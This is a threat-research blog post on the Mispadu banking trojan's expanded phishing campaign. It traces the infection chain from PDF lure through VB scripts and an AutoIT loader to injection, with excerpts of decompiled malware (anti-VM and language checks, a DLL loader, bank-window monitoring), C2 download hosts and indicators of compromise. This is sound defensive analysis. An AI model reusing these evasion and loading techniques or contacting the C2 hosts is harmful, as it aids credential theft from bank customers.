Breaking Boundaries: Mispadu's Infiltration Beyond LATAM

By Arnold Osipov

Archived: 2026-04-05 19:19:23 UTC

Recently, Morphisec Labs identified a significant increase in activity linked to Mispadu (also known as URSA), a banking trojan first flagged by ESET in 2019. Initially concentrated on LATAM countries and Spanish-speaking individuals, Mispadu has broadened its scope in the latest campaign.

Introduction


Mispadu is a highly active banking trojan and Infostealer, now targeting diverse regions, including European countries, which previously were not targeted. Morphisec has prevented attacks from the same campaign across a variety of industries, including finance, services, motor vehicle manufacturing, law firms, and other commercial facilities.

Despite the geographic expansion, Mexico remains the primary target. The campaign has resulted in thousands of stolen credentials, with records dating back to April 2023. The threat actor leverages these credentials to orchestrate malicious phishing emails, posing a significant threat to recipients.

Mispadu has been expanding outside of LATAM (*Image generated by: Datawrapper.de*)

Infection Chain


The attack chain consists of multiple stages, which largely remain the same when compared to previous campaigns. However, most changes occur at the initial stages.



Delivery

The image below demonstrates an example of a phishing email sent by the threat actor. Each email in this campaign included a PDF attachment, luring the victim to open their supposed invoice.

(Email body translated: "The XML and PDF of your invoice are available.")




Clicking the "*View Full Invoice*" (translated) button in the PDF will initiate the download of a ZIP file through a URL shortener service, [insprl.com](), which redirects to the payload stored on `Yandex.Mail` (a Russian free email service) as an attachment.


> https://webattach.mail.yandex[.]net/message_part_real/?sid=<sid>&name=<payload_name>

First Stage VB Script

The downloaded archive contains either an MSI installer or an HTA script, which ultimately leads to the deployment and execution of the first stage VB script. The MSI installer does that by invoking the export function of a DLL it contains under `CustomActions`.



The export function decrypts a string, which contains the executed command responsible for dropping the first stage VB script. Additionally, it pops a message box to distract the victim from the malicious activity occurring in the background. The decryption algorithm used to decrypt the string is the same one used throughout the entire campaign.



The executed command is obfuscated, its purpose is to drop a VB script into the public folder and invoke it.

- The HTA operates similarly when executing the following command. Therefore, from this stage onward, the execution is similar to the HTA attack chain.

The downloaded script is the second stage VB script, evaluated and executed in memory. The C2 will not serve the payload unless the User-Agent field contains “(MSIE)”, which appended by default when executing the VB script that manner (Default value – Mozilla/4.0 (compatible; MSIE 7.0)…).

Second Stage VB Script

This script is heavily obfuscated and employs the same decryption algorithm as mentioned in the DLL. Before downloading and invoking the next stage, the script conducts several Anti-VM checks, including querying the computer’s model, manufacturer, and BIOS version, and comparing them to those associated with virtual machines.

```vb
comp_manufacturer = get_property_value("root\cimv2", "Win32_ComputerSystem", "Manufacturer")
comp_model = get_property_value("root\cimv2", "Win32_ComputerSystem", "Model")
bios_version = get_property_value("root\cimv2", "Win32_BIOS", "Version")

If comp_model = "Virtual Machine" then

    vm_name = "Hyper-V"
    is_vm = true

    Select Case bios_version
    Case "VRTUAL - 1000831"
        is_vm = true
        vm_name = "Hyper-V 2008 Beta or RC0"
    Case "VRTUAL - 5000805", "BIOS Date: 05/05/08 20:35:56  Ver: 08.00.02"
        is_vm = true
        vm_name = "Hyper-V 2008 RTM"
    Case "VRTUAL - 3000919"
        is_vm = true
        vm_name = "Hyper-V 2008 R2"
    Case "A M I  - 2000622"
        is_vm = true
        vm_name = "VS2005R2SP1 or VPC2007"
    Case "A M I  - 9000520"
        is_vm = true
        vm_name = "VS2005R2"
    Case "A M I  - 9000816", "A M I  - 6000901"
        is_vm = true
        vm_name = "Windows Virtual PC"
    Case "A M I  - 8000314"
        is_vm = true
        vm_name = "VS2005 or VPC2004"
    End Select

ElseIf comp_model = "VMware Virtual Platform" then

    vm_name = "VMware"
    is_vm = true

ElseIf comp_model  = "VirtualBox" then

    is_vm = true
    vm_name = "VirtualBox"
End if
```

It will also compare the OS language code against hardcoded language codes that belong to the set of victim's language codes. Additionally, it ensures that the computer name is not equal to JOHN-PC which is a common machine name used in sandboxes.


```vb
if trim(os_language) = trim("1034") _  ' Spanish
or trim(os_language) = trim("1046") _  ' Portuguese (Brazil)
or trim(os_language) = trim("2058") _  ' Spanish (Mexico)
or trim(os_language) = trim("2070") _  ' Portuguese (Portugal)
or trim(os_language) = trim("3082") _  ' Spanish (Spain)
or trim(os_language) = trim("58378") _ ' Spanish (Latin America)
or trim(os_language) = trim("7178") _  ' Georgian (Georgia)
or trim(os_language) = trim("9226") _  ' Azerbaijani (Latin, Azerbaijan)
or trim(os_language) = trim("10250") _ ' Croatian (Croatia)
or trim(os_language) = trim("11274") _ ' Serbian (Latin, Serbia)
or trim(os_language) = trim("12298") _ ' Bosnian (Bosnia and Herzegovina)
or trim(os_language) = trim("13322") _ ' Macedonian (Macedonia)
or trim(os_language) = trim("14346") _ ' Serbian (Cyrillic, Serbia)
or trim(os_language) = trim("21514") _ ' Uzbek (Latin, Uzbekistan)
or trim(os_language) = trim("11274") _ ' Serbian (Latin, Serbia)
or trim(os_language) = trim("15370") _ ' Serbian (Cyrillic, Montenegro)
Then

    if is_vm = false and computer_name <> "JOHN-PC"  Then
```

If the aforementioned checks pass, the execution proceeds with downloading three files:

1. A download of an archive file containing an obfuscated file from `https://contdskl.bounceme[.]net/dhyhsh3am1.ahgrher2`. This file will be later decrypted to be the final Mispadu payload.
2. An obfuscated file is downloaded, decrypted to its archive form, and then unzipped. This file is a compiled AutoIT script utilized to load the final payload. Before invoking the request, it prompts for an index to download from

`<base_name>3<index>.<extension>`, with the index incrementing by one for each request.



3. Another obfuscated file is downloaded, decrypted to its archive form, and unzipped. This file is a legitimate AutoIT executable used to launch the AutoIT script.

Next, it will execute the legitimate AutoIT executable, passing the compiled script as a parameter. This script loads a DLL into memory and invokes its export function. The DLL is responsible for decrypting and injecting the encrypted Mispadu payload into memory.

AutoIT Script

The following is part of the decompiled AutoIT script, responsible loading the DLL into memory and invoking its export function.

```
$dll_handle_0 = memorydllopen($dllbinary)
memorydllcall($dll_handle_0, "int", "dvbe78")

Func wcarr3g4()
    $dllbinary = ""
    $dllbinary &= "0x4D5A90000300000004000000FFFF0000B80000000000
    $dllbinary &= "72756E20696E20444F53206D6F64652E0D0D0A24000000
    $dllbinary &= "857515664C751466DB7515664C7533A0807515664C7552
    $dllbinary &= "0000B001000000001000100000000200000600000000000
```

Injector DLL

Once loaded to memory and invoked, the DLL decrypts the Mispadu payload downloaded in the second stage VB script and injects it to either `attrib.exe` or `RegSvcs.exe`.

```
int dvbe78()
{
  struct _WIN32_FIND_DATAW FindFileData; // [esp+8h] [ebp-258h] BYREF

  if ( FindFirstFileW(L"ni616_104dx84_103", &FindFileData) != (HANDLE)-1 )
  {
    byte_100249A4 = 1;
    return 9114;
  }
  byte_100249A4 = 0;
  if ( FindFirstFileW(L"rx27_92", &FindFileData) == (HANDLE)-1
    && FindFirstFileW(L"rx27_92", &FindFileData) == (HANDLE)-1 )
  {
    mem_cpy(&encrypted_dll_mem, "C:/n1p3112l50/dvbe781.87e", 0x19u);
    if ( byte_100249A4 )
      return 643;
    decrypt_and_inject();
  }
  return 397;
}
```

Mispadu Payload

Similar to the preceding steps in the infection chain, the final Mispadu payload remains largely unchanged. It continues to utilize NirSoft's legitimate WebBrowserPassView and Mail PassView to extract browser and email client credentials. It actively monitors foreground windows of websites and applications for specific strings, including bank names, cryptocurrency exchanges, finance-related applications, and email clients. Over 200 such services are monitored for potential credential exfiltration.

```
&& (substr_pos(L"banco", foreground_window, 1) <= 0 || substr_pos(L"azteca", foreground_window, 1) <= 0)
&& (substr_pos(L"banconacional", foreground_window, 1) <= 0 || substr_pos(L"agrcola", foreground_window, 1) > 0)
&& (substr_pos(L"banco", foreground_window, 1) <= 0 || substr_pos(L"banorte", foreground_window, 1) <= 0)
&& (substr_pos(L"banca", foreground_window, 1) <= 0 || substr_pos(L"pyme", foreground_window, 1) <= 0)
&& substr_pos(L"santander", foreground_window, 1) <= 0
&& substr_pos(L"officebanking", foreground_window, 1) <= 0
&& substr_pos(L"scotiabank", foreground_window, 1) <= 0
&& substr_pos(aHsbc, foreground_window, 1) <= 0
&& substr_pos(L"blockchain", foreground_window, 1) <= 0
&& substr_pos(L"banregio", foreground_window, 1) <= 0
&& substr_pos(L"inbursa", foreground_window, 1) <= 0
&& (substr_pos(L"afirme", foreground_window, 1) <= 0 || substr_pos(L"banco", foreground_window, 1) <= 0)
&& (substr_pos(L"bankia", foreground_window, 1) <= 0 && substr_pos(L"bankla", foreground_window, 1) <= 0
 || substr_pos(L"banca", foreground_window, 1) <= 0)
&& (substr_pos(L"sabadell", foreground_window, 1) <= 0 || substr_pos(L"banco", foreground_window, 1) <= 0)
&& substr_pos(L"bankinter", foreground_window, 1) <= 0
&& substr_pos(L"ibercaja", foreground_window, 1) <= 0
&& substr_pos(L"liberbank", foreground_window, 1) <= 0
&& substr_pos(L"abanca", foreground_window, 1) <= 0
&& substr_pos(L"kutxabank", foreground_window, 1) <= 0
&& substr_pos(aUnicaj, foreground_window, 1) <= 0
&& substr_pos(aViabcp, foreground_window, 1) <= 0
&& (substr_pos(L"telecrdito", foreground_window, 1) <= 0
 || substr_pos(L"bcp", foreground_window, 1) <= 0 && substr_pos(L"nuevo", foreground_window, 1) <= 0)
&& substr_pos(L"interbank", foreground_window, 1) <= 0
&& substr_pos(L"bancobpi", foreground_window, 1) <= 0
&& substr_pos(L"novobanco", foreground_window, 1) <= 0
&& substr_pos(L"millenniumbcp", foreground_window, 1) <= 0
&& substr_pos(L"caixadirecta", foreground_window, 1) <= 0
&& substr_pos(L"activobank", foreground_window, 1) <= 0
&& (substr_pos(L"banco", foreground_window, 1) <= 0 || substr_pos(L"montepio", foreground_window, 1) <= 0)
&& (substr_pos(L"crditoagrcola", foreground_window, 1) <= 0 || substr_pos(L"banco", foreground_window, 1) <= 0)
&& substr_pos(L"caixabank", foreground_window, 1) <= 0
&& substr_pos(L"eurobic", foreground_window, 1) <= 0
&& substr_pos(L"bancodeoccidente", foreground_window, 1) <= 0
&& substr_pos(L"itaú", a1->dword680, 1) <= 0
&& substr_pos(L"bancolombia", foreground_window, 1) <= 0
&& substr_pos(L"sucursalvirtualempresa", foreground_window, 1) <= 0
&& substr_pos(L"bancodebogot", foreground_window, 1) <= 0
&& substr_pos(L"bajionet", foreground_window, 1) <= 0
&& substr_pos(L"elbancodeconfianzaparapersonas", foreground_window, 1) <= 0
&& substr_pos(L"davivienda", foreground_window, 1) <= 0
&& substr_pos(L"barclay", foreground_window, 1) <= 0
&& (substr_pos(L"lloyds", foreground_window, 1) <= 0 || substr_pos(L"bank", foreground_window, 1) <= 0)
&& (substr_pos(L"royal", foreground_window, 1) <= 0 || substr_pos(L"bank", foreground_window, 1) <= 0)
&& (substr_pos(L"standard", foreground_window, 1) <= 0 || substr_pos(L"chartered", foreground_window, 1) <= 0)
&& substr_pos(L"bancobci", foreground_window, 1) <= 0
&& substr_pos(L"bancodechile", foreground_window, 1) <= 0
&& substr_pos(L"bancoconexi", foreground_window, 1) <= 0
&& substr_pos(L"bancobice", foreground_window, 1) <= 0
&& substr_pos(L"bancosecurity", foreground_window, 1) <= 0
&& substr_pos(L"bancoestado", foreground_window, 1) <= 0
&& substr_pos(L"bancoripley", foreground_window, 1) <= 0
&& substr_pos(L"bancofalabella", foreground_window, 1) <= 0
&& substr_pos(L"coopeuch", foreground_window, 1) <= 0
```

```
if ( (substr_pos(L"bitcoin", foreground_window_name, 1) > 0
   || substr_pos(L"binance", foreground_window_name, 1) > 0
   || substr_pos(L"coinbase", foreground_window_name, 1) > 0
   || substr_pos(L"kraken", foreground_window_name, 1) > 0
   || substr_pos(L"crypto", foreground_window_name, 1) > 0
   || substr_pos(L"primebit", foreground_window_name, 1) > 0)
  && log_data(
       foreground_window,
       L"Bitcoin",
       a1->dword6B4,
       a1,
       window_type,
       foreground_window,
       0x2C,
       &a1[1].gap0[264],
       &a1[1].gap0[240],
       date) )
```

Below is an example of credentials obtained from the C2 server, encoded using the algorithm employed across the infection chain. The threat actor divides the exfiltrated data into two parts. The first part comprises credentials extracted from email clients and browser passwords, while the second consists of email addresses obtained from the victim's machine. Subsequently, the TA uses those email addresses to craft and distribute the malicious phishing emails.

```
==================================================
URL               : https://www.walmart.com.mx/compra-pago/crear-cuenta
Web Browser       : Chromium-Based Edge
User Name         : [redacted]
Password          : [redacted]
Password Strength : Strong
User Name Field   : email
Password Field    : password
Created Time      : 10/11/2021 10:30:40 a. m.
Modified Time     :
Filename          : C:\Users\JOHNC\AppData\Local\Microsoft\Edge\User Data\Default\Login Data
==================================================

==================================================
URL               : https://www.yuwin.ca/profiles/sign_up
Web Browser       : Chromium-Based Edge
User Name         : [redacted]
Password          : [redacted]
Password Strength : Very Strong
User Name Field   : profile[email]
Password Field    : profile[password]
Created Time      : 14/10/2021 01:46:57 p. m.
Modified Time     :
Filename          : C:\Users\JOHNC\AppData\Local\Microsoft\Edge\User Data\Default\Login Data
==================================================
```

Conclusion

The threat actor utilizes two command and control (C2) servers throughout the infection chain. The first C2 server is employed to fetch payloads utilized in the attack, such as the second stage VB script, Mispadu payload, and additional components. While the second C2 server is utilized for exfiltrating the extracted credentials. The first C2 server undergoes frequent alterations, whereas the second C2 server utilized for credential exfiltration remains relatively consistent across various campaigns.

Based on the stolen credentials discovered on the C2 server, the earliest records date back to as early as April 2023 and continue to be ongoing up to the present day. Currently, there are more than 60K files in the C2 server.

Index of [redacted]

Name	Last modified	Size	Description
Parent Directory		-	
AR_3082[redacted]1039.txt	2024-03-18 10:39	1.1K	
AR_2058[redacted]	2024-03-18 10:23	330K	
AR_2058[redacted]	2024-03-18 10:22	1.0K	
BR_1033[redacted]0149.txt	2024-03-18 01:49	1.9K	
MX_1033[redacted]1032.txt	2024-03-17 22:32	1.9K	
AR_3082[redacted]xt	2024-03-17 22:17	16K	
AR_3082[redacted]xt	2024-03-17 21:56	16K	
AR_3082[redacted]xt	2024-03-17 21:33	16K	
AR_3082[redacted]xt	2024-03-17 21:10	16K	
RU_1033[redacted]58.txt	2024-03-17 20:58	3.2K	
AR_3082[redacted]	2024-03-17 20:48	217K	
IN_1033[redacted]56.txt	2024-03-17 19:56	1.9K	
UA_1033[redacted]0749.txt	2024-03-17 19:49	1.9K	
MX_2058[redacted]725.txt	2024-03-17 19:25	53K	
MX_2058[redacted]0719.txt	2024-03-17 19:19	1.1K	
MX_2058[redacted]719.txt	2024-03-17 19:19	3.2K	
MX_2058[redacted]0719.txt	2024-03-17 19:19	1.2K	
MX_2058[redacted]0719.txt	2024-03-17 19:19	1.1K	
MX_2058[redacted]0718.txt	2024-03-17 19:18	2.0K	
MX_2058[redacted]718.txt	2024-03-17 19:18	3.2K	
MX_2058[redacted]0718.txt	2024-03-17 19:18	1.5K	
MX_2058[redacted]0717.txt	2024-03-17 19:17	2.0K	
MX_2058[redacted]717.txt	2024-03-17 19:17	3.2K	
MX_2058[redacted]716.txt	2024-03-17 19:16	3.2K	
MX_2058[redacted]0716.txt	2024-03-17 19:16	1.1K	
MX_2058[redacted]0716.txt	2024-03-17 19:16	749	
MX_2058[redacted]0715.txt	2024-03-17 19:15	627	
MX_2058[redacted]715.txt	2024-03-17 19:15	3.2K	
MX_2058[redacted]714.txt	2024-03-17 19:14	3.2K	
MX_2058[redacted]713.txt	2024-03-17 19:13	3.2K	

Index of [redacted]

Name	Last modified	Size	Description
Parent Directory		-	
BR_1046[redacted]HJ0_0225.txt	2023-04-27 02:25	1.0K	
PT_2070[redacted]0333.txt	2023-04-28 15:33	2.0K	
PT_2070[redacted]0722.txt	2023-05-03 07:22	54K	
PT_2070[redacted]HJ1_0827.txt	2023-05-03 08:27	1.0K	
PT_2070[redacted]HJ0_0828.txt	2023-05-03 08:28	2.2K	
PT_2070[redacted]HJ1_0828.txt	2023-05-03 08:28	1.0K	
PT_2070[redacted]HJ1_0829.txt	2023-05-03 08:29	1.0K	
PT_2070[redacted]HJ1_0830.txt	2023-05-03 08:30	1.0K	
PT_2070[redacted]HJ1_0831.txt	2023-05-03 08:31	1.0K	
PT_2070[redacted]HJ1_0832.txt	2023-05-03 08:32	1.0K	
PT_2070[redacted]HJ1_0833.txt	2023-05-03 08:33	1.0K	
PT_2070[redacted]HJ1_0834.txt	2023-05-03 08:34	1.0K	
PT_2070[redacted]HJ1_0835.txt	2023-05-03 08:35	1.0K	
PT_2070[redacted]HK10_0835.txt	2023-05-03 08:35	11K	
PT_2070[redacted]HK00_0841.txt	2023-05-03 08:41	32K	
PT_2070[redacted]t	2023-05-03 09:34	71K	
PT_2070[redacted].txt	2023-05-03 09:40	6.9K	
PT_2070[redacted].txt	2023-05-03 09:42	8.1K	
PT_2070[redacted].txt	2023-05-03 09:43	8.1K	
PT_2070[redacted].txt	2023-05-03 09:49	6.9K	
PT_2070[redacted].txt	2023-05-03 09:53	7.0K	
PT_2070[redacted]xt	2023-05-03 09:58	1.0K	
PT_2070[redacted]xt	2023-05-03 09:58	66K	
PT_2070[redacted]	2023-05-03 10:38	111K	
PT_2070[redacted]	2023-05-03 10:44	16K	
PT_2070[redacted]	2023-05-03 10:47	16K	
PT_2070[redacted]_HJ0_1055.txt	2023-05-03 10:55	14K	
PT_2070[redacted]_HJ1_1055.txt	2023-05-03 10:55	1.0K	
PT_2070[redacted]_HJ1_1056.txt	2023-05-03 10:56	1.0K	
PT_2070[redacted]_HJ1_1057.txt	2023-05-03 10:57	1.0K	

How Morphisec Can Help


Mispadu is an extremely evasive threat that generally bypasses many of the leading solutions that organizations have in place today. Morphisec's Automated Moving Target Defense (AMTD) stops attacks like Mispadu and other banking trojans across the attack chain, detecting malicious installers, scripts and the payload itself. Morphisec doesn't rely on signature or behavioral patterns. Instead, it uses patented moving target defense technology to prevent the attack at its earliest stages, preemptively blocking attacks on memory and applications, effectively remediating the need for response.

Schedule a demo today to see how Morphisec stops Mispadu and other new and emerging threats.

Indicators of Compromise (IOCs)

Type	IOCs
PDF	d0239871a9979bea53d538ca2ef680f433699b749600ab2e93f318fc31a4c33f b6faf2e8ded0ec241c53ed1462032e43d32671877773
MSI	eda8af62c033636d38f9e70e77b011df89c48feb8a393415a7752b7759dcef4c 50687300a0d51a86bd5c858b6ee6fa0db171926da7fc
VBS	1266c3ffada5bf0620bf64a60c24457f14468c26996af6d321d7ca2cb3977f37 4c6f9607aeb8da098fd2e802a0722a3f1ee2c1d4cbe5c
C2	160.126.168[.]184.host.secureserver.net contdskl.bounceme[.]net betmaniaplus[.]com arq.carpedum[.]com mtw.toh[.]info 1fu11ul
Bitcoin Addresses	bc1qn5fwarp0wesjahyaavj3zpzawsh3mp0mpuw94n bc1qzcdrhp30eztexrmyvz5dwuyzzqyylq5muuyllf

About the author



Arnold Osipov

Malware Researcher

Arnold Osipov is a Malware Researcher at Morphisec, who has spoken at BlackHat and and been recognized by Microsoft Security for his contributions to malware research related to Microsoft Office. Prior to his arrival at Morphisec 6 years ago, Arnold was a Malware Analyst at Check Point.
